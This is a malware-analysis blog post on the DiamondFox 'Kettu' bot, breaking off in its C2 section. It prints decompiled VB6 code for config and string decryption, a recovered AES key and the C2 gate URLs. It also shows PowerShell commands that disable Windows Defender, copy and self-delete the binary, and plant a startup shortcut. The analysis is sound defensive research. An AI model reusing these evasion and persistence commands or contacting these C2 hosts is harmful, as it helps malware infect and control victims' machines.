DiamondFox - Bank Robbers will be replaced

August 10, 2020 - Reading time: 43 minutes


DiamondFox Kettu is the newest addition to the DiamondFox family. In this post, I will be analysing and discussing how it functions, its encryption, and how it achieves its modularity.

Foreword

First, I would like to give a huge thank you to Casperinous for his amazing help with the config decryption, and to Steve Ragan for editing and reviewing this analysis. This post has taken some time to write due to my desire to create an in-depth look at this piece of malware. For updates and information about my work follow me on twitter @fr3dhk.

Overview

DiamondFox is a well known family within the commodity malware market. The creator has been working on it for a while, and has iterated through quite a few different names and versions. The previous version had the codename "Renard" which is French for fox, this version's codename is "Kettu".



DiamondFox is sold in many blackhat communities by a user named **edbitss**, along with his other piece of malware, GlitchPOS. A large selling point of DiamondFox is that it's a modular piece of malware. It has been developed so it supports the ability for the user to add plugins into the panel, which will then be executed by the malware. Because of this modularity, the seller has decided to sell different parts of his malware for different prices.

Prices:

- Botkiller - 100$
- Jabber notifier - 50$
- Cookies grabber - 100$
- UAC bypasser - 100$
- Hidden ammyy admin - 150$
- File stealer - 150$
- Stealers (browsers, IM, FTP, RDP and web history) - 100$
- Persistence - 100$
- Keylogger - 100$
- Remote console - 100$
- Crypto hijacker - 100$
- Bolt - 200$
- USB spread - 100$
- Bot - 600$
- Video recorder - 200$
- Wallet stealer - 100$


As you can see, this is a somewhat pricey piece of code. It is also a very capable piece of malware with lots of different plugins. The malware is controlled through an HTTP command and control server (C2) which is written in PHP, I'll be discussing the C2 at the end of this post. DiamondFox is written in VB6 and the main part of the malware provides some commonly found features, here are some of them.

- Encrypted C2 communications & namecoin support
- Unicode
- Screenshots
- Small binary size around 90kb
- Anti-analysis
- Native binary
- Persistence & self-destruction

DiamondFox bases its initial functionality on a config that is set during the building of the binary. This is encrypted so we will need to decrypt it before we proceed with the rest of this analysis.

Configuration & Decryption


Due to the malware being written in VB6, we can use certain tools to decompile the malware into p-code, and then within the same tool, export a pseudo representation of the control flow of the malware. Because the tool does not support analysis functions such as being able to rename functions, and variables, I have had to export the entire pseudo code representation into a text file and then open it in my favourite text editor. In the following screenshots you will see the code that I have analysed and renamed, please take some function names with a grain of salt as I may have given them a generic name.



```
Private Sub EncryptedConfig
  'Data Table: 401B70
  var_A0(0) = "e2JclxuDk3BdLulrO2wCqX87FkhmfStNXR4oSH7Hg1nzNlea4aCF3J/Lozewh5cJSgYR0pQ781HOxcXee7IeZ9tsRnaBi6Fcl9T5"
  var_A0(1) = "S9ktAt89Wb/pg2apX3BN/N+Bg1QLc6ClOtkAm2GXlKGdp0Ef0ljmqQSVniv4poAG+/JOyuHAo24q5ohu3YegtQbKwHk+98/BK/nf"
  var_A0(2) = "KkSOBUMexHTMdLQuZj4wpu958BuM+17wVZkhmOYDblgl5cY6KgQZHX+0/UEIT/gUIw6VqzB6MyTc5y+D+nGrpQuP4rS0TV6+2h5D"
  var_A0(3) = "dViQizMHE2pEg51VcvNg+zBCZMIUndmufygNlcM+hYxFLIp20cq6ImyfbI1sSWic91QizJA2A+ACqboYlneq9TxmL4eYLjkJXfIa"
  var_A0(4) = "oaA9zG4YFvg6liOQOcc32UhXZ0sNqq/B6Myu1bcSqaX4/cubztV8gPjCg1/5K+dR0Tw7L20XcmAajW1qgqGxYoNYIhyJnN0XON9S"
  var_A0(5) = "3dkmCyIPCV960k69BmO40AMED4OWSkcrVO4VJcS1hQrBHTIFLkl+NV8QgZEp/8s0bk/O1Zif7qsx6ho6OPqXSy+3u/Hh1PxHd4Aw"
  var_A0(6) = "l9uJOn6ZKf5eXbysNYyoSn9nuvslXXafBhLdgcPZ1RcpsBDsZkshTezzjB2OhHPQ/PJZH6XorqJMdIXJFfOCKq5RWhIgascsIq6g"
  var_A0(7) = "kkUlqUR8T6CogkyV2bgA31F8EDVE8ZTnN8Ln8OnJaR56QG6c4nA9qPNXd93BOJDODD6Q"
  For var_B0 = 0 To 7: var_A8 = var_B0 'Long
    var_88 = var_88 & var_A0(var_A8)
  Next var_B0 'Long
  Exit Sub
End Sub
```

Encrypted Config


In the above image you will see the function named *EncryptedConfig.* This function contains 8 encrypted strings that it proceeds to combine into one long string which is then returned. We can determine that this is the encrypted config as it's one of the first functions called within main.



```
'Decrypt Config
loc_4141A3:
var_88 = DecryptString("=6>fi<68:g7j<gk8")
Me(112) = StrConv(var_88, &H80, 0) 'Convert key from unicode
If (Proc_0_63_408AD0(CStr(StrConv(AESDecrypt(EncryptedConfig()), &H40, 0))) = var_88) Then
  Me(96) = CStr(StrConv(AESDecrypt(EncryptedConfig(Me(112))), &H40, 0))
End If
If (Len(Me(96)) < &HA) Then
  End
End If
```

Decrypt Config


In main we see the first first use of the *EncryptedConfig* function. Before the malware decrypts the configuration it will first use a different decryption method to decrypt a string. This string encryption is used throughout the malware to evade analysis. Looking at the *DecryptString* function we see the following.



```
Private Sub DecryptString(arg_C) '4076AC
  'Data Table: 401B70
  var_8C = arg_C
  On Error Resume Next
  For var_98 = 1 To Len(var_8C) Step 1: var_90 = var_98 'Long
    var_88 = var_88 & Chr$(CLng((Asc(Mid$(var_8C, var_90, 1)) - 5)))
  Next var_98 'Long
  Exit Sub
End Sub
```

Decrypt String VB

I have rewritten this function in python (link) so that I can decrypt the rest of the strings within the malware. Now I can go back and decrypt the string before the config decryption. We can presume that the newly decrypted string is our cipher key for the config decryption as it is passed as a paramater to the decryption function.




```
Private Sub AESDecrypt(arg_C, arg_10) '40853C
  'Data Table: 401B70
  var_8C = arg_C
  On Error Resume Next
  var_A8 = var_98.SetCipherKey(arg_10, &H80)
  var_A8 = var_98.ArrayDecrypt(output, Base64(var_8C), 0)
  var_A8 = var_9C.Inflate(var_94, 0)
  var_88 = output
  Exit Sub
End Sub
```

Decrypt Function

After going through the malware I realised that the malware base64 decodes the config and then uses AES to decrypt the config. Knowing this I then started looking for an IV which made me come across the source code (link) for the class the malware author has used.

This source code made it clear that the AES method is ECB and that the malware author also uses encoding to inflate and deflate the configuration. I used the previously decrypted cipher key and plugged it into a recipe (link) I have cooked up in CyberChef (link) to recreate the config decryption process.


Recipe

From Base64
Alphabet: A-Za-z0-9+/=
[✓] Remove non-alphabet chars

AES Decrypt
Key: 819ad7135b2e7bf3 (UTF8)
IV: (HEX)
Mode: ECB
Input: Raw
Output: Raw
GCM Tag: (HEX)

Raw Inflate
Start index: 0
Initial output buffer size: 0
Buffer expansion type: Adaptive
[ ] Resize buffer after decompression
[ ] Verify result

Input (start: 768, end: 768, length: 0; length: 768, lines: 1)

```
e2JclxuDk3BdLulrO2wCqX87FkhmfStNXR4oSH7Hg1nzNlea4aCF3J/Lozewh5cJSgYR0pQ781HOxcXee7IeZ9tsRnaBi6Fcl9T5S9ktAt89Wb/pg2apX3BN/N+Bg1QLc6ClOtkAm2GXlKGdp0Ef0ljmqQSVniv4poAG+
/JOyuHAo24q5ohu3YegtQbKwHk+98/BK/nfKkSOBUMexHTMdLQuZj4wpu958BuM+17wVZkhmOYDblgl5cY6KgQZHX+0/UEIT/gUIw6VqzB6MyTc5y+D+nGrpQuP4rS0TV6+2h5DdViQizMHE2pEg51VcvNg+zBCZMIUnd
mufygNlcM+hYxFLIp20cq6ImyfbI1sSWic91QizJA2A+ACqboYlneq9TxmL4eYLjkJXfIaoaA9zG4YFvg6liOQOcc32UhXZ0sNqq/B6Myu1bcSqaX4/cubztV8gPjCg1/5K+dR0Tw7L20XcmAajW1qgqGxYoNYIhyJnN0
XON9S3dkmCyIPCV960k69BmO40AMED4OWSkcrVO4VJcS1hQrBHTIFLkl+NV8QgZEp/8s0bk/O1Zif7qsx6ho6OPqXSy+3u/Hh1PxHd4Awl9uJOn6ZKf5eXbysNYyoSn9nuvslXXafBhLdgcPZ1RcpsBDsZkshTezzjB2C
hHPQ/PJZH6XorqJMdIXJFfOCKq5RWhIgascsIq6gkkUlqUR8T6CogkyV2bgA31F8EDVE8ZTnN8Ln8OnJaR56QG6c4nA9qPNXd93BOJDODD6Q
```

Output (time: 5ms, length: 2803, lines: 62)

```
[gate]
url[0]=http://timesync.live/panel/gate.php
url[1]=http://cartierxs.bit/panel/gate.php
url[2]=http://salamsa.bit/panel/gate.php
url[3]=http://rockababy.bit/panel/gate.php
url[4]=http://minon.bit/panel/gate.php
url[5]=http://bloxfox.bit/panel/gate.php
url[6]=http://ggbbee.bit/panel/gate.php
url[7]=http://locksock.bit/panel/gate.php
url[8]=http://misosoup.bit/panel/gate.php
url[9]=http://opseckes.bit/panel/gate.php
url[10]=http://googletabmanager.com/panel/gate.php

[user_agent]
agent[0]=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.62 Safari/537.36 Edg/81.0.416.31
agent[1]=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.62 Safari/537.36 Edg/81.0.416.31
agent[2]=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.62 Safari/537.36 Edg/81.0.416.31
agent[3]=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.62 Safari/537.36 Edg/81.0.416.31
agent[4]=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.62 Safari/537.36 Edg/81.0.416.31
agent[5]=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.62 Safari/537.36 Edg/81.0.416.31
agent[6]=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.62 Safari/537.36 Edg/81.0.416.31
agent[7]=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.62 Safari/537.36 Edg/81.0.416.31
```

CyberChef


The config will determine the following.

- C2 URLs
- User Agents
- C2 Encryption keys
- Timers
- Antis
- Installation
- Startup

The key for the decryption of the config will be different per build along with other parts of the configuration. Once the configuration is decrypted different globals will be set so that the malware can determine its functionality.

Installation & Evasion


Before the malware begins with its persistence and evasion mechanisms it will first begin by checking if the anti-analysis options are enabled within the malwares config. If it is enabled then there are a bunch of different if statements that will call some anti-analysis methods. The important methods we see employed by the malware is the checking of DLLs.



```
Private Sub CheckForVMDLLs(arg_C) '409B0C
  'Data Table: 401B70
  On Error Resume Next
  ReDim var_90(0 To 3)
  var_90(0) = "{gt}rw}su" 'vboxmrxnp
  var_90(1) = "XgnjIqq" 'SbieDll
  var_90(2) = "{rLzjxyQng" 'vmGuestLib
  var_90(3) = "uymwjfi[H" 'pthreadVC
  If (LoadLibrary(DecryptString(CStr(Array(var_90)(arg_C) & "3iqq"))) <> 0) Then '.dll
    End
  End If
  Exit Sub
End Sub
```

Anti-Analysis method


The malware will attempt to load a few different libraries that are commonly found within VM installations. Along with this check the malware attempts to turn off windows defender if the user is an admin.



```
'Turn off windows defender
var_86 = IsUserAnAdmin()
If var_86 Then
  var_98 = CVar(DecryptString("Ut|jwxmjqq%Xjy2RuUwjkjwjshj%2InxfgqjWjfqynrjRtsnytwnsl%6")) 'String
  'Powershell Set-MpPreference -DisableRealtimeMonitoring 1
  var_A0 = Shell(var_98, 0)
End If
```

Anti Windows Defender


If these checks pass and the malware determines that it isn't running within a virtual machine it will then proceed with the installation and persistence of the malware. Persistence begins with DiamondFox determining its installation path from its configuration. Once this directory has been determined the malware will check the location of where it is currently running and compare it with this install location. If they do not match DiamondFox will create the installation directory and then use the following commands in powershell to copy itself to the installation directory.



```
Private Sub DropAndStart(binarylocation, arg_10) '408BBC
  'Data Table: 401B70
  Dim var_9C As String
  Dim var_BC As Variant
  Dim var_C4 As Double

  var_8C = arg_10
  var_9C = DecryptString("ut|jwxmjqq%Htu~2Nyjr%2Ufym%,") & binarylocation & DecryptString(",%2Ijxynsfynts%,")
  pscommand = CVar(var_9C & var_8C & DecryptString(",@Xyfwy2Xqjju%2x%;5@Xyfwy2Uwthjxx%,") & var_8C & "'") 'String

  'powershell Copy-Item -Path RUNNING_LOCATION -Destination INSTALL_DIRECTORY; Start-Sleep -s 60; Start-Process INSTALL_DIRECTORY

  var_C4 = Shell(pscommand, 0)
  Exit Sub
End Sub
```

Drop & Start


Once the malware has copied itself using powershell and the newly copied malware has been started then it will proceed to 'melt' which is a term for deleting itself. This is again done with powershell



```
If (Len(arg_C) > 2) Then
  var_98 = DecryptString("ut|jwxmjqq%Xyfwy2Xqjju%2x%65@") & DecryptString("Wjrt{j2Nyjr%2Ufym%,")

  'powershell Start-Sleep -s 10; Remove-Item -Path RUNNING_LOCATION
  var_B4 = Shell(CVar(var_98 & arg_C & "'"), 0)
Else
  var_C0 = Me.Global.App
  var_9C = DecryptString("ut|jwxmjqq%Xyfwy2Xqjju%2x%65@") & DecryptString("Wjrt{j2Nyjr%2QnyjwfqUfym%,")

  'powershell Start-Sleep -s 10; Remove-Item -LiteralPath RUNNING_LOCATION -Force -Recurse
  var_B4 = Shell(CVar(var_9C & App.Path & DecryptString(",%2Ktwhj%2Wjhzwxj")), 0)
End If
```

Melt

The malware exits once this command has been executed and we move our analysis to the newly started malware in the installation location. To achieve startup persistence the malware will first check if this functionality is enabled within its configuration. If it is then DiamondFox will again make use of powershell to create a shortcut file and place it within the startup folder for the user.




```
var_170 = DecryptString("ut|jwxmjqq%)xmjqq%B%Sj|2Tgojhy%2HtrTgojhy%\Xhwnuy3Xmjqq@)xmtwyhzy%B%)xmjqq3HwjfyjXmtwyhzy-,")
var_B4 = CVar(var_170 & var_D4 & DecryptString(",.@)xmtwyhzy3YfwljyUfym%B%,") & Me(88) & DecryptString(",@)xmtwyhzy3Xf{j-."))

'$shell = New-Object -ComObject WScript.Shell;
'$shortcut = $shell.CreateShortcut('STARTUP_LOCATION\SearchIndexer.lnk');
'$shortcut.TargetPath = 'BINARY_LOCATION';
'$shortcut.Save()'

var_16C = Shell(var_B4, 0)
```

Create Startup

Command & Control Communications

DiamondFox's command and control communications are done over HTTP where they are encrypted and sent from the malware to a web server running PHP. Before the malware can begin communications it must first resolve the C2s domain. A feature that sets DiamondFox apart from competing malware is the ability to use namecoin domains. To achieve this the malware makes use of the following (link) to be able to easily query namecoin domains. Once the C2 domain has been resolved the malware can then make its first connection to the C2. The malware then checks each of the gates within the config to be able to find the correct one.



```
For var_134 = 0 To GetConfigArray(Me(96)): count = var_134 'Long
  var_138 = DecryptString("zwq)" & CStr(count) & "]") 'url
  var_100 = DecryptString("lfyj") 'gate
  var_11C = HandleNameCoin(GetConfigEntries(Me(96)))

  var_138 = DecryptString("fljsy)" & CStr(count) & "]") 'agent
  var_100 = DecryptString("zxjwdfljsy") 'user_agent

